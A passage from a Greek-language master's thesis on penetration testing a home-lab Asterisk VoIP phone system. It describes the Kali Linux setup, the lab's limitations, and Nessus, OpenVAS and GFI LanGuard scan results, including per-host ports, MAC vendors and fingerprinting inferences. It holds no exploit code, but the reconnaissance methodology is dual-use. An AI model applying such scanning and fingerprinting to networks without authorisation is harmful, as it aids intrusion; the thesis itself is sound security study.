Στο μηχάνημα, από το οποίο θα εκτελεστεί η δοκιμή παρείσδυσης, επιλέχτηκε να χρησιμοποιηθεί το λειτουργικό σύστημα Kali Linux v.2016.2. Το Kali Linux είναι μια διανομή (distribution) βασισμένη στην αρχιτεκτονική Debian, η οποία στοχεύει σε προηγμένη δοκιμή παρείσδυσης και έλεγχο ασφάλειας. Παρέχει εκατοντάδες εργαλεία, τα οποία απευθύνονται σε διάφορες εργασίες ασφάλειας πληροφοριών όπως δοκιμές παρείσδυσης, δικανική (forensics) και αντίστροφη μηχανική (reverse engineering). Κυκλοφόρησε για πρώτη φορά στις 13 Μαρτίου 2013, ως απόγονος του λειτουργικού συστήματος BackTrack Linux και αναπτύχτηκε, χρηματοδοτείται και συντηρείται από την εταιρία Offensive Security, μια από τις κορυφαίες εταιρίες εκπαίδευσης στον τομέα της ασφάλειας πληροφοριών. Θεωρείται το πιο διαδεδομένο λειτουργικό σύστημα, το οποίο δημιουργήθηκε με στόχο να χρησιμοποιείται σε δοκιμές παρείσδυσης, ενώ η έκδοση 2016.2 (Kali Rolling), σύμφωνα με την επίσημη ιστοσελίδα, είναι η πιο προηγμένη έκδοση λειτουργικού συστήματος δοκιμών παρείσδυσης μέχρι τώρα. Άλλα, λιγότερο δημοφιλή λειτουργικά συστήματα, τα οποία δύναται να χρησιμοποιηθούν για δοκιμές παρείσδυσης είναι το Parrot Security OS, το BackBox Linux, το BlackArch Linux, το Pentoo κ.α..

Για τη σύνδεση των πελατών-χρηστών (clients) του τηλεφωνικού κέντρου επιλέχτηκαν να χρησιμοποιηθούν softphones διαφόρων εταιριών όπως το X-Lite της εταιρίας Counterpath, και το Zoiper της ομώνυμης εταιρίας. Επιλέχτηκαν λόγω της δωρεάν χρήσης τους, της δημοτικότητας τους, της ευκολίας εγκατάστασης και χρήσης τους και της δυνατότητας εγκατάστασης τους σε διάφορα λειτουργικά συστήματα. Εναλλακτικά θα μπορούσαν να χρησιμοποιηθούν άλλα δωρεάν softphones μικρότερης δημοτικότητας όπως τα Ekiga και Yate, ή να χρησιμοποιηθούν hardphones γνωστών εταιριών (Avaya, Cisco, κ.τ.λ.).

3.3.3 Περιορισμοί Πειραματικού Περιβάλλοντος

Κατά τη δημιουργία του πειραματικού περιβάλλοντος υπήρξαν εκ των προτέρων κάποιοι περιορισμοί. Η επιλογή των συσκευών οι οποίες το απαρτίζουν έγινε κυρίως για λόγους κόστους, για αυτό και το μέγεθος του είναι σχετικά μικρό. Οι χρησιμοποιούμενες συσκευές προϋπήρχαν στην κατοχή του γράφοντος και λειτουργούσαν καθ' όλη τη διάρκεια της συγγραφής της μεταπτυχιακής διατριβής ως οικιακός εξοπλισμός.

Η μη χρήση γνωστών IP τηλεφωνικών συσκευών ως clients μπορεί να θεωρηθεί μειονέκτημα του πειραματικού περιβάλλοντος, καθώς δεν εξετάζεται η δυνατότητα αντοχής τους σε επιθέσεις, όπως αυτές που περιγράφονται παρακάτω. Ωστόσο, η χρήση softphones εγκατεστημένων σε συσκευές smartphones και υπολογιστές αντικατοπτρίζει την συνεχώς αυξανόμενη τάση των επιχειρήσεων να επιτρέπουν στους εργαζομένους τους την σύνδεση και χρήση των προσωπικών τους συσκευών στο εταιρικό δίκτυο (BYOD - Bring Your Own Device).

Η μη χρήση κρυπτογράφησης κατά την παραμετροποίηση του Asterisk όπως και η μη χρήση συσκευών βελτιστοποίησης της ασφάλειας του δικτύου όπως π.χ. firewall και IDS/IPS, φαντάζει ρεαλιστική, καθώς σύμφωνα με έρευνα της εταιρίας CSID (CSID Survey), η οποία πραγματοποιήθηκε το 2014 στην Αμερική, το 31% των μικρών επιχειρήσεων δεν λαμβάνει κανένα μέτρο προστασίας κατά των απειλών ασφάλειας.

Επίσης η διενέργεια της δοκιμής παρείσδυσης, η οποία και αναλύεται παρακάτω, ήταν εσωτερική (internal) και με δεδομένη την πρόσβαση του tester στο ασύρματο δίκτυο. Για τον λόγο αυτό δεν εξετάστηκε η δυνατότητα άμυνας του δικτύου από εξωτερικές απειλές καθώς και από επιθέσεις διείσδυσης στο τοπικό ασύρματο δίκτυο.

Τέλος, ο ανθρώπινος παράγοντας δεν ήταν δυνατόν να προσμετρηθεί κατά τη δοκιμή παρείσδυσης, καθώς εκ των πραγμάτων δεν υπήρχαν εργαζόμενοι συνδεδεμένοι στο πειραματικό περιβάλλον και για τον λόγο αυτό δεν εκτελέστηκαν επιθέσεις όπως social engineering, phishing κ.τ.λ..

3.4 Εκτέλεση Vulnerability Assessment

Αρχικά, πριν τη διεξαγωγή της δοκιμής παρείσδυσης, εκτελείται η αξιολόγηση ευπάθειας (Vulnerability Assessment), ώστε να εντοπιστούν τυχόν ευπάθειες στο

δίκτυο. Τα εργαλεία, που χρησιμοποιούνται, είναι τα Nessus, OpenVAS και GFI LanGuard, και επιλέχτηκαν λόγω της δωρεάν χρήσης τους.

3.4.1 Διεξαγωγή Vulnerability Assessment με Nessus

Σύμφωνα με την επίσημη ιστοσελίδα της εταιρίας (Tenable Network Security), η πλατφόρμα Nessus, είναι η πιο αξιόπιστη πλατφόρμα σάρωσης ευπαθειών για ελεγκτές και αναλυτές ασφαλείας. Οι χρήστες του μπορούν να εκτελέσουν πολλαπλές σαρώσεις, να χρησιμοποιήσουν οδηγούς για εύκολη και γρήγορη δημιουργία πολιτικών, να προγραμματίσουν σαρώσεις και να στείλουν τα αποτελέσματα μέσω ηλεκτρονικού ταχυδρομείου. Η Nessus υποστηρίζει περισσότερες τεχνολογίες από οποιαδήποτε άλλη εταιρία, συμπεριλαμβανομένων λειτουργικών συστημάτων, συσκευές δικτύων, εικονικών μηχανών, βάσεων δεδομένων, κ.α., ενώ μπορεί να εγκατασταθεί σε διάφορες εκδόσεις λειτουργικών συστημάτων Windows/Mac OS/Linux. Για την εκτέλεση του παρόντος ελέγχου ευπαθειών, χρησιμοποιήθηκε η δωρεάν έκδοση Nessus 6.5, η οποία και εγκαταστάθηκε στο λειτουργικό σύστημα Kali Linux. Περισσότερες πληροφορίες για την εγκατάσταση και την εκτέλεση του ελέγχου αναφέρονται στο ΠΑΡΑΡΤΗΜΑ Γ.

Να σημειωθεί ότι το δίκτυο, στο οποίο εκτελέστηκε ο έλεγχος (τη στιγμή του ελέγχου) αποτελούνταν από συνολικά επτά (7) συσκευές, οι οποίες διέθεταν τις IP διευθύνσεις 192.168.1.1, 192.168.1.2, 192.168.1.3, 192.168.1.4, 192.168.1.10, 192.168.1.11, 192.168.1.20.

Τα αποτελέσματα της διεξαγωγής, όπως προκύπτουν από την έκθεση του ελέγχου ευπαθειών, που δημιουργήθηκε από το λογισμικό Nessus (ΠΑΡΑΤΗΜΑ Γ), έχουν ως κάτωθι:

Συνολικά ανιχνεύτηκαν οχτώ (8) ευπάθειες μέτριας βαρύτητας και τέσσερις (4) ευπάθειες χαμηλής βαρύτητας. Πιο συγκεκριμένα, για τη συσκευή με διεύθυνση IP 192.168.1.1 ανιχνεύτηκε μια (1) ευπάθεια μέτριας βαρύτητας (Severity) και μια (1) ευπάθεια χαμηλής βαρύτητας, για τη συσκευή με διεύθυνση IP 192.168.1.3 ανιχνεύτηκαν έξι (6) ευπάθειες μέτριας βαρύτητας και δυο (2) ευπάθειες χαμηλής βαρύτητας, για τη συσκευή με διεύθυνση IP 192.168.1.4 ανιχνεύτηκε μια (1) ευπάθεια μέτριας βαρύτητας, για τη συσκευή με διεύθυνση IP 192.168.1.20 ανιχνεύτηκε μια (1) ευπάθεια χαμηλής βαρύτητας ενώ για τις συσκευές των διευθύνσεων IP 192.168.1.2,

192.168.1.10 και 192.168.1.11 δεν ανιχνεύτηκαν κάποιες ευπάθειες. Παρακάτω παρουσιάζεται ο σχετικός συγκεντρωτικός πίνακας (Πίνακας 2).

Host	*Critical*	*High*	*Medium*	*Low*	*Info*
192.168.1.1	0	0	1	1	19
192.168.1.2	0	0	0	0	4
192.168.1.3	0	0	6	2	38
192.168.1.4	0	0	1	0	19
192.168.1.10	0	0	0	0	4
192.168.1.11	0	0	0	0	3
192.168.1.20	0	0	0	1	7
Total	0	0	8	4	94

Πίνακας 2: Πίνακας Αποτελεσμάτων Σάρωσης Λογισμικού Nessus

Στη συνέχεια παρατίθενται πιο αναλυτικά τα αποτελέσματα καθώς και τα συμπεράσματα, τα οποία προκύπτουν μελετώντας τη συνολική εικόνα της έκθεσης ευπαθειών του λογισμικού Nessus, συμπεριλαμβάνοντας και τις πληροφορίες, οι οποίες αναφέρονται στο ΠΑΡΑΡΤΗΜΑ Γ.

- Για τη συσκευή με διεύθυνση IP 192.168.1.1 συγκεντρώθηκαν οι εξής πληροφορίες κατά τον έλεγχο ευπαθειών: Ως DNS Name της συσκευής εμφανίζεται το όνομα gateway, η διεύθυνση MAC Address της συσκευής εμφανίζεται να είναι η dc:02:8e:cd:3a:b0, η οποία ανήκει στην εταιρία zte corporation, στη συσκευή ανιχνεύτηκε να εκτελείται ένας DHCP server με προεπιλεγμένη πύλη την διεύθυνση IP 192.168.1.1 και με μάσκα υποδικτύου την 255.255.255.0, ο remote host name είναι ο athe-dns2, ο remote web server είναι τύπου Boa/0.94.13, το όνομα για την αυθεντικοποίηση του χρήστη στον web server είναι το H108NS (WWW-Authenticate: Basic realm="H108NS"), ενώ δεν παρέχεται κρυπτογράφηση κατά την αυθεντικοποίηση (SSL: no). Από τα παραπάνω συμπεραίνουμε πως η συσκευή με διεύθυνση IP 192.168.1.1 είναι μια συσκευή router της εταιρίας ZTE (συγκεκριμένα το μοντέλο H108NS), η οποία παρέχει διασύνδεση ADSL2+ και είναι συνδεδεμένη στον πάροχο υπηρεσιών διαδικτύου Ο.Τ.Ε. Επίσης διαπιστώθηκε πως η συσκευή διατηρεί τις πόρτες 21/TCP, 53/TCP και 80/TCP και ανοιχτές παρέχοντας υπηρεσίες

FTP (File Transfer Protocol), DNS (Domain Name Service), και HTTP (Hyper Text Transfer Protocol) αντίστοιχα (IANA Port Numbers), ενώ η απόσταση (hop) της συσκευής εκτέλεσης του ελέγχου με την παραπάνω συσκευή είναι ένα (1), κάτι που αποδεικνύει πως οι δυο συσκευές είναι άμεσα συνδεδεμένες μεταξύ τους.

- Για τη συσκευή με διεύθυνση IP 192.168.1.2 συγκεντρώθηκαν οι εξής πληροφορίες κατά τον έλεγχο ευπαθειών: Το όνομα της συσκευής εμφανίζεται να είναι το SEC30CDA7179B35, ενώ από την απάντηση του πρωτοκόλλου SNMP (Simple Network Management Protocol) προκύπτει πως πρόκειται για μια συσκευή εκτυπωτή εταιρίας Dell ή Samsung. Γνωρίζοντας την διεύθυνση MAC Address της συσκευής, η οποία είναι η 30:cd:a7:17:9b:35 και με μια αναζήτηση στο διαδίκτυο (MACVendors), επιβεβαιώνεται πως πρόκειται για μια συσκευή της εταιρίας Samsung Electronics Co.,Ltd. Η συσκευή διατηρεί διάφορες πόρτες ανοιχτές μεταξύ των οποίων οι 80/TCP, 137/UDP (NETBIOS), 161/UDP (SNMP), 515/TCP (Printer), 631/TCP (IPP - Internet Printing Protocol), οι οποίες και αποδεικνύουν πως πρόκειται για μια συσκευή εκτυπωτή (IANA Port Numbers).

- Για τη συσκευή με διεύθυνση IP 192.168.1.3 συγκεντρώθηκαν οι εξής πληροφορίες κατά τον έλεγχο ευπαθειών: Το όνομα της συγκεκριμένης συσκευής είναι DESK-PC, το λειτουργικό σύστημα της είναι Windows 7 Ultimate και η διεύθυνση MAC Address είναι η 00:22:15:60:0f:17, η οποία ανήκει στην εταιρία ASUSTek COMPUTER INC. Από τα παραπάνω προκύπτει πως η συσκευή είναι ένας υπολογιστής φορητός ή σταθερός, του οποίου η κάρτα δικτυού (πιθανότατα και η μητρική κάρτα) είναι κατασκευή της εταιρίας ASUS. Από τον έλεγχο διαπιστώθηκε η χρησιμοποίηση ακόμη δύο διευθύνσεων IP της 192.168.31.1 και 192.168.81.1, κάτι το οποίο αν συνδυαστεί και με την ύπαρξη πιστοποιητικών (certificates) με όνομα οργανισμού VMware (C=US / L=Palo Alto / OU=VMware / CN=VMware / E=none@vmware.com) καταλήγει κανείς στο συμπέρασμα, της ύπαρξης εικονικής μηχανής, η οποία εκτελείται στον συγκεκριμένο υπολογιστή. Η συσκευή διατηρεί διάφορες πόρτες ανοιχτές μεταξύ των οποίων οι 139/TCP, 443/TCP (HTTPS - HTTP Secure), 445/TCP (Microsoft-DS) και 554/TCP (RTSP) (IANA Port Numbers), ενώ επίσης η απόσταση (hop) της συσκευής εκτέλεσης του ελέγχου με την παραπάνω συσκευή είναι ένα (1), κάτι που αποδεικνύει πως οι δυο συσκευές είναι άμεσα συνδεδεμένες μεταξύ τους.

- Για τη συσκευή με διεύθυνση IP 192.168.1.4 συγκεντρώθηκαν οι εξής πληροφορίες κατά τον έλεγχο ευπαθειών: Το όνομα της συγκεκριμένης συσκευής είναι TSVLS-PC, το λειτουργικό σύστημα της είναι Windows 7 Ultimate και η διεύθυνση MAC Address είναι η 00:c0:ca:53:b6:35, η οποία ανήκει στην εταιρία ALFA, INC. Από τα παραπάνω προκύπτει πως η συσκευή είναι ένας υπολογιστής φορητός ή σταθερός, του οποίου η κάρτα δικτυού είναι κατασκευή της εταιρίας ALFA. Η συσκευή διατηρεί διάφορες πόρτες ανοιχτές μεταξύ των οποίων οι 445/TCP (Microsoft-DS) και 554/TCP (RTSP) (IANA Port Numbers), ενώ επίσης η απόσταση (hop) της συσκευής εκτέλεσης του ελέγχου με την παραπάνω συσκευή είναι ένα (1), κάτι που αποδεικνύει πως οι δυο συσκευές είναι άμεσα συνδεδεμένες μεταξύ τους.

- Για τις συσκευές με διευθύνσεις IP 192.168.1.10 και 192.168.1.11 συγκεντρώθηκαν ελάχιστες πληροφορίες κατά τον έλεγχο ευπαθειών: Η διεύθυνση MAC Address της συσκευής με διεύθυνση IP 192.168.1.10 είναι η a4:70:d6:fd:ae:04, η οποία ανήκει στην εταιρία Motorola Mobility LLC, ενώ η διεύθυνση MAC Address της συσκευής με διεύθυνση IP 192.168.1.11 είναι η a4:99:47:38:02:1b, η οποία ανήκει στην εταιρία HUAWEI TECHNOLOGIES CO.,LTD. Η απόσταση (hop) της συσκευής εκτέλεσης του ελέγχου με τις παραπάνω συσκευές είναι και στις δύο περιπτώσεις ένα (1), κάτι που αποδεικνύει πως οι συσκευές είναι άμεσα συνδεδεμένες μεταξύ τους. Κρίνοντας από τις MAC Addresses των παραπάνω συσκευών, πιθανώς να πρόκειται για συσκευές τύπου tablet ή smartphone.

- Για τη συσκευή με διεύθυνση IP 192.168.1.20 συγκεντρώθηκαν οι εξής πληροφορίες κατά τον έλεγχο ευπαθειών: Το λειτουργικό σύστημα της συσκευής είναι Linux (Ubuntu) και η διεύθυνση MAC Address είναι η 00:0c:29:86:19:e2, η οποία ανήκει στην εταιρία VMWARE, INC (MACVendors). Συνδυάζοντας τα παραπάνω με τα αποτελέσματα του ελέγχου της συσκευής με διεύθυνση IP 192.168.1.3 προκύπτει το συμπέρασμα πως η παραπάνω συσκευή φέρεται να είναι η εικονική μηχανή, η οποία εκτελείται από τη συσκευή με διεύθυνση IP 192.168.1.3. Στη συσκευή ανιχνεύτηκε να εκτελείται ένας DHCP server, ενώ διατηρεί ανοιχτές τις πόρτες 5353/UDP (mDNS - multicast DNS) και 2000/TCP (Cisco SCCP) (IANA Port Numbers). Η ύπαρξη ανοιχτής της πόρτας 2000/TCP οδηγεί στο συμπέρασμα πως ίσως να πρόκειται για έναν PBX server. Η απόσταση (hop) της συσκευής εκτέλεσης του ελέγχου με τη

παραπάνω συσκευή είναι και σε αυτή την περίπτωση ένα (1), κάτι που αποδεικνύει πως οι δυο συσκευές είναι άμεσα συνδεδεμένες μεταξύ τους.

3.4.2 Διεξαγωγή Vulnerability Assessment με OpenVAS

Το OpenVAS (Open Vulnerability Assessment System) αποτελείται από ένα πλαίσιο πολλαπλών υπηρεσιών και εργαλείων, το οποίο προσφέρει μια ολοκληρωμένη και ισχυρή λύση όσον αφορά τη σάρωση και τη διαχείριση των ευπαθειών. Είναι ένα δωρεάν λογισμικό, το οποίο εκτελείται σε λειτουργικά συστήματα Linux και προσφέρει τακτική ενημέρωση δοκιμών ευπάθειας (NVT - Network Vulnerability Tests). Χρησιμοποιήθηκε η έκδοση OpenVAS v.8.0, η οποία και εγκαταστάθηκε στο λειτουργικό σύστημα Kali Linux. Περισσότερες πληροφορίες για την εγκατάσταση και την εκτέλεση του ελέγχου αναφέρονται στο ΠΑΡΑΡΤΗΜΑ Γ.

Να σημειωθεί ότι το δίκτυο, στο οποίο εκτελέστηκε ο έλεγχος (στη στιγμή του ελέγχου), αποτελούταν από συνολικά έξι (6) συσκευές, οι οποίες διέθεταν τις IP διευθύνσεις 192.168.1.1, 192.168.1.2, 192.168.1.3, 192.168.1.11, 192.168.1.20 και 192.168.1.100. Την χρονική στιγμή της διενέργειας του ελέγχου οι συσκευές με διευθύνσεις IP 192.168.1.4 και 192.168.1.10 δεν ανιχνεύτηκαν να βρίσκονται συνδεδεμένες στο δίκτυο και δεν διατίθενται πληροφορίες για αυτές.

Από την έκθεση του ελέγχου ευπαθειών, η οποία δημιουργήθηκε από το λογισμικό OpenVAS (ΠΑΡΑΡΤΗΜΑ Γ), προκύπτουν τα εξής αποτελέσματα:

Η εκτέλεση του ελέγχου ευπαθειών του λογισμικού ανίχνευσε συνολικά έξι (6) ευπάθειες υψηλής βαρύτητας, είκοσι δυο (22) ευπάθειες μέτριας βαρύτητας και τρεις (3) ευπάθειες χαμηλής βαρύτητας Πιο συγκεκριμένα, για τη συσκευή με διεύθυνση IP 192.168.1.1 συνολικά ανιχνεύτηκαν έξι (6) ευπάθειες υψηλού επιπέδου και δώδεκα (12) ευπάθειες μετρίου επιπέδου, για τη συσκευή με διεύθυνση IP 192.168.1.3 συνολικά ανιχνεύτηκαν δέκα (10) ευπάθειες μετρίου επιπέδου και μια (1) ευπάθεια χαμηλού επιπέδου, για τη συσκευή με διεύθυνση IP 192.168.1.20 συνολικά ανιχνεύτηκαν μια (1) ευπάθεια χαμηλού επιπέδου, ενώ για τις συσκευές με διευθύνσεις IP 1921.168.1.2, 192.168.1.11 και 192.168.1.100 δεν ανιχνεύτηκαν ευπάθειες. Παρακάτω παρουσιάζεται ο σχετικός συγκεντρωτικός πίνακας (Πίνακας 3).

Host	*High*	*Medium*	*Low*	*Log*	*False Positive*
192.168.1.1	6	12	1	24	0
192.168.1.2	0	0	0	3	0
192.168.1.3	0	10	1	48	0
192.168.1.11	0	0	0	4	0
192.168.1.20	0	0	1	11	0
192.168.1.100	0	0	0	4	0
Total: 6	6	22	3	94	0

Πίνακας 3: Πίνακας Αποτελεσμάτων Σάρωσης Λογισμικού OpenVAS

Τα αποτελέσματα του παραπάνω ελέγχου επικεντρώνονται κυρίως στη στοχευόμενη συσκευή με διεύθυνση IP 192.168.1.20, στην οποία και εκτιμάται πως είναι εγκατεστημένος ο PBX server. Η ευρετική ανάλυση της σάρωσης μέσω του λογισμικού OpenVAS επιβεβαιώνει τα ευρήματα της ανάλυσης του λογισμικού Nessus, προσθέτοντας νέες πληροφορίες. Πιο συγκεκριμένα, παρατηρώντας τις πληροφορίες της σάρωσης της συσκευής, επιβεβαιώνεται η ύπαρξη DHCP server και τηλεφωνικού κέντρου, ενώ το λογισμικό OpenVAS προσδιορίζει το τηλεφωνικό κέντρο σε τύπου Asterisk της εταιρίας Digium. Η ύπαρξη των πορτών 5060/TCP (SIP), 4569/TCP (IAX) και 2000/TCP (Cisco SCCP) σε ανοιχτή κατάσταση, επιβεβαιώνει τα προαναφερθέντα, ενώ η ύπαρξη της πόρτας 5060/UDP (SIP) σε κατάσταση ακρόασης οδηγεί στο συμπέρασμα της χρήσης του πρωτοκόλλου SIP ως το πρωτόκολλο επικοινωνίας του συγκεκριμένου τηλεφωνικού κέντρου (IANA Port Numbers).

3.4.3 Διεξαγωγή Vulnerability Assessment με GFI LanGuard

Το GFI LanGuard είναι ένα προϊόν της εταιρίας GFI Software, το οποίο παρέχει δυνατότητες ελέγχου δικτύων, ανίχνευσης ευπαθειών και επιδιόρθωσης αυτών. Έχει τη δυνατότητα δημιουργίας αυτόματων αναφορών για συσκευές, υπολογιστές, λογισμικά και εφαρμογές, οι οποίες είναι εγκατεστημένες σε ένα δίκτυο, παρέχοντας έτσι μια λεπτομερή εικόνα της κατάστασης του δικτύου, ενώ επίσης ελέγχει το δίκτυο και τις συσκευές αυτού, με στόχο να ανιχνεύσει γνωστές ευπάθειες και να προτείνει τρόπους αντιμετώπισης τους. Παρόλο που η χρήση του GFI LanGuard δεν είναι δωρεάν, η απόκτηση δοκιμαστικής έκδοσης, την οποία προσφέρει η εταιρία για την αξιολόγηση του προϊόντος, είναι άμεση. Το μειονέκτημα του GFI LanGuard είναι η δυνατότητα

εγκατάστασης του μόνο σε υπολογιστικές μηχανές με λειτουργικό σύστημα Windows. Για τον λόγο αυτό αποφασίστηκε η εγκατάσταση λειτουργίας διπλής εκκίνησης (dual boot) στην υπολογιστική μηχανή, από την οποία θα εκτελεστεί η δοκιμή ασφάλειας. Το πρώτο λειτουργικό σύστημα θα είναι το Kali Linux, ενώ το δεύτερο το Windows 10. Η έκδοση, η οποία εγκαταστάθηκε, είναι η δοκιμαστική έκδοση GFI LanGuard 12 διάρκειας 30 ημερών. Περισσότερες πληροφορίες για την εκτέλεση του ελέγχου αναφέρονται στο ΠΑΡΑΡΤΗΜΑ Γ.

Τα αποτελέσματα της σάρωσης με το λογισμικό GFI LanGuard δεν εμφάνισαν τα αναμενόμενα αποτελέσματα, καθώς συνολικά ανιχνεύτηκαν τρείς (3) ευπάθειες υψηλού επιπέδου και έντεκα (11) ευπάθειες χαμηλού επιπέδου, από τις οποίες οι τρεις και έξι αντίστοιχα αφορούν τη συσκευή με διεύθυνση IP 192.168.1.100, δηλαδή τη συσκευή, από την οποία εκτελέστηκε η σάρωση.


Πιο συγκεκριμένα, για τη συσκευή με διεύθυνση IP 192.168.1.100 συνολικά ανιχνεύτηκαν τρείς (3) ευπάθειες υψηλού επιπέδου και έξι (6) ευπάθειες χαμηλού επιπέδου, για τη συσκευή με διεύθυνση IP 192.168.1.1 συνολικά ανιχνεύτηκαν τρεις (3) ευπάθειες χαμηλού επιπέδου και για τη συσκευή με διεύθυνση IP 192.168.1.2 συνολικά ανιχνεύτηκαν δυο (2) ευπάθειες χαμηλού επιπέδου, ενώ για τις συσκευές με διευθύνσεις IP 192.168.1.3, 192.168.1.4, 1921.168.1.10, 192.168.1.11 και 192.168.1.20 δεν ανιχνεύτηκαν ευπάθειες. Παρακάτω παρουσιάζεται ο σχετικός συγκεντρωτικός πίνακας (Πίνακας 4).

Host	*OS*	*High*	*Medium*	*Low*
192.168.1.1	Unix	0	0	3
192.168.1.2	----------	0	0	2
192.168.1.3	Windows 7	0	0	0
192.168.1.4	Windows 7	0	0	0
192.168.1.10	Unix	0	0	0
192.168.1.11	Unix	0	0	0
192.168.1.20	Unix	0	0	0
192.168.1.100	Windows 10	3	0	6
Total:		3	0	11

Πίνακας 4: Πίνακας Αποτελεσμάτων Σάρωσης Λογισμικού GFI LanGuard

Το μόνο εύρημα της παρούσας σάρωσης το οποίο αξίζει να αναφερθεί, είναι η εμφάνιση του λειτουργικού συστήματος των συσκευών με διευθύνσεις IP 192.168.1.10 και 192.168.1.11, το οποίο εμφανίζεται να είναι τύπου Unix. Αν συνδυαστεί με τα ευρήματα των προαναφερθέντων σαρώσεων, οδηγεί στην υπόθεση πως πρόκειται για συσκευές τύπου smartphone ή tablet με λειτουργικό σύστημα Android.

Συγκεντρώνοντας τις παραπάνω πληροφορίες, ο εκτελών τους ελέγχους ευπαθειών, χωρίς να έχει καμία εκ των προτέρων γνώση του δικτύου, είναι σε θέση να σκιαγραφήσει το δίκτυο, το οποίο και αποτυπώνεται στο παρακάτω σχήμα (Σχήμα 16).



Σχήμα 16: Σκιαγραφημένο Δίκτυο

Μετά τη σκιαγράφηση του δικτύου και την ανίχνευση των ευπαθειών, ο tester είναι σε θέση να συνεχίσει με τον έλεγχο παρείσδυσης. Η σκιαγράφηση του δικτύου δύναται να εκτελεστεί και κατά τη διάρκεια της αρχικής φάσης του ελέγχου παρείσδυσης, όπως αναφέρεται και παρακάτω.

3.5 Εκτέλεση Penetration Testing

Όπως προαναφέρθηκε το μοντέλο δοκιμής παρείσδυσης, όσον αφορά τις φάσεις, το οποίο χρησιμοποιείται στην παρούσα μεταπτυχιακή διατριβή είναι αυτό του Ric Messier (Messier R. 2016:8) και αποτελείται από πέντε φάσεις. Στις τρεις πρώτες φάσεις (intelligence gathering, scanning και vulnerability identification) πραγματοποιείται η συγκέντρωση πληροφοριών και η αναγνώριση των ευπαθειών, μια διαδικασία παρόμοια με την αξιολόγηση ευπαθειών. Το κυρίως μέρος της δοκιμής παρείσδυσης πραγματοποιείται στηη τέταρτη φάση (exploitation), όπου συμβαίνει και η εκμετάλλευση των ευπαθειών και η εκτέλεση των επιθέσεων. Στη συνέχεια, στην πέμπτη φάση (reporting) πραγματοποιείται η καταγραφή των αποτελεσμάτων των επιθέσεων και της εκμετάλλευσης των ευρεθέντων ευπαθειών.

3.5.1 Intelligence Gathering

Η φάση της συλλογής πληροφοριών (intelligence gathering) αποτελεί το πρώτο βήμα σε μια διαδικασία δοκιμής παρείσδυσης. Στόχος της φάσης αυτής είναι η συγκέντρωση ελεύθερα διαθέσιμων πληροφοριών ενός άγνωστου στόχου χρησιμοποιώντας διάφορα εργαλεία και τεχνικές. Η διαδικασία αυτή είναι γνωστή και ως συλλογή ελεύθερων πληροφοριών (Open Source Intelligence - OSINT). Η συλλογή των πληροφοριών μπορεί να προέρθει από αναζήτηση μέσω τέτοιων μηχανών όπως το Google, μέσω διαφόρων μέσων κοινωνικής δικτύωσης όπως το Facebook, το Twitter το LinkedIn κ.α., αλλά και μέσω μεθόδων κοινωνικής μηχανικής και χρήσης εργαλείων. Η διαδικασία αυτή της συλλογής πληροφοριών συχνά στη βιβλιογραφία αναφέρεται και ως ιχνηλάτηση (Footprinting) ή ως αναγνώριση (Reconnaissance). Κάποια από τα εργαλεία, τα οποία δύναται να χρησιμοποιηθούν στη φάση αυτή, είναι το Ping, το Netcraft, το Whois, το Nslookup, το The Harvester, το Traceroute, το Dig, το Telnet, το Maltego, το SET κ.α. (Oriyano S. P. 2016:100-120, Paul M. 2011:521-530, Weidman G. 2014:114-125).

Κυρίως η φάση της συλλογής πληροφοριών εκτελείται σε δοκιμές παρείσδυσης, οι οποίες προέρχονται από την εξωτερική πλευρά του δικτύου (external) και σε δοκιμές, στις οποίες δεν υφίσταται καμία εκ των προτέρων γνώση του δικτύου (black box). Στην παρούσα δοκιμή παρείσδυσης η φάση αυτή παραβλέπεται καθώς η δοκιμή παρείσδυσης εκτελείται από την εσωτερική πλευρά του δικτύου (internal).

3.5.2 Scanning

